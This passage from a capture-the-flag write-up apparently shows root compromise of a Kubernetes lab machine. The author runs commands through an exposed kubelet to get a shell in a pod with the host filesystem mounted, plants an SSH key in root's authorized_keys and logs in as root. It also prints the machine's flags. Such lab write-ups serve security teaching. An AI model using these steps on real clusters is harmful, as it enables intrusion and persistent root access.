                                                                   CONTAINERS
RCE
RUN
     10.10.11.133 | coredns-78fcd69978-nx6hc
                                                     | kube-system | coredns
 2
                                                     default
                                                                  nginx
                   nginx
 3
                   korriban
                                                      default
                                                                    korriban
  4
                   etcd-steamcloud
                                                      kube-system | etcd
 5
                   kube-apiserver-steamcloud
                                                      kube-system | kube-apiserver
  6
                   kube-controller-manager-steamcloud | kube-system | kube-controller-manager
                   kube-scheduler-steamcloud
                                                     | kube-system | kube-scheduler
```



As korriban is using nginx's image, it is also vulnerable to RCE, so we can obtain a shell the same way:

```
> kubeletctl -s 10.10.11.133 exec "bash" --pod korriban --container korriban
root@korriban:/# whoami
whoami
root
```

If the exploitation was successful, /mnt should have mounted the host's filesystem:

```
root@korriban:/# ls mnt
ls mnt
bin home lib32 media root sys vmlinuz
boot initrd.img lib64 mnt run tmp vmlinuz.old
dev initrd.img.old libx32 opt sbin usr
etc lib lost+found proc srv var
```

It has, so we have now root access to the host filesystem. This means we can inject our public ssh key into /root/.ssh/authorized_keys:

```
# On the victim's machine
root@korriban:/# cd /mnt/root
cd /mnt/root
root@korriban:/mnt/root# mkdir .ssh
mkdir .ssh
# On our machine
> cd .ssh
> cat id_rsa.pub | xclip -sel clip
# On the victim's machine
root@korriban:/mnt/root# echo 'ssh-rsa
SKWCGJiGdgUslkmn2VFhP3s01ZXXYAtA04eZT7coi6EFM0HdgCK2aU0tXoUFcxrt/95DAu/Nl69RYVv94n9d6wtp60Fb14VhsG/v
pBjOuaSQLJYYop59ny3TTkv/95iOQN44TQr9EVFDwevxTPi/4EpoJwAwh091/HBUJ13fP8T74gnHpoqIpkzDy10K60MXzXok2ZK1
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HZ1a3g1GvTl6JCYsvPyZLOSDz3GNhauI7nd1SQMCoL/leLRiNO+6x/u0qCE1lq2MtyAIKS3gemqCfK3XuT8K9ZYETXCb1eeo+xfJ
dqh60kN+0PVe46e2xclX4+/Sh3xYWGtq4a5o+W7BD/M= r3van@k0rriban' > .ssh/authorized_keys
# On our machine
> ssh -i id_rsa root@10.10.11.133
The authenticity of host '10.10.11.133 (10.10.11.133)' can\'t be established.
ED25519 key fingerprint is SHA256:/BfbWBuZ6K3xx1f7py/c7eMZ1Wedb7sKF5yhMHNXHZ4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.133' (ED25519) to the list of known hosts.
Linux steamcloud 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jan 10 09:00:00 2022
```

```
root@steamcloud:~# whoami
root
root@steamcloud:~#
```

We obtained a root shell on the victim's machine.

Machine flags

Туре	Flag	Blood	Date
User	890b419bd3bd2d2367098b79776b3a30	No	02-06-2022
Root	acb345d74e372f99f42bbbe74ee1ff83	No	02-06-2022

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- https://www.ibm.com/cloud/learn/etcd
- https://kubernetes.io/docs/tasks/administer-cluster/configure-upgrade-etcd/
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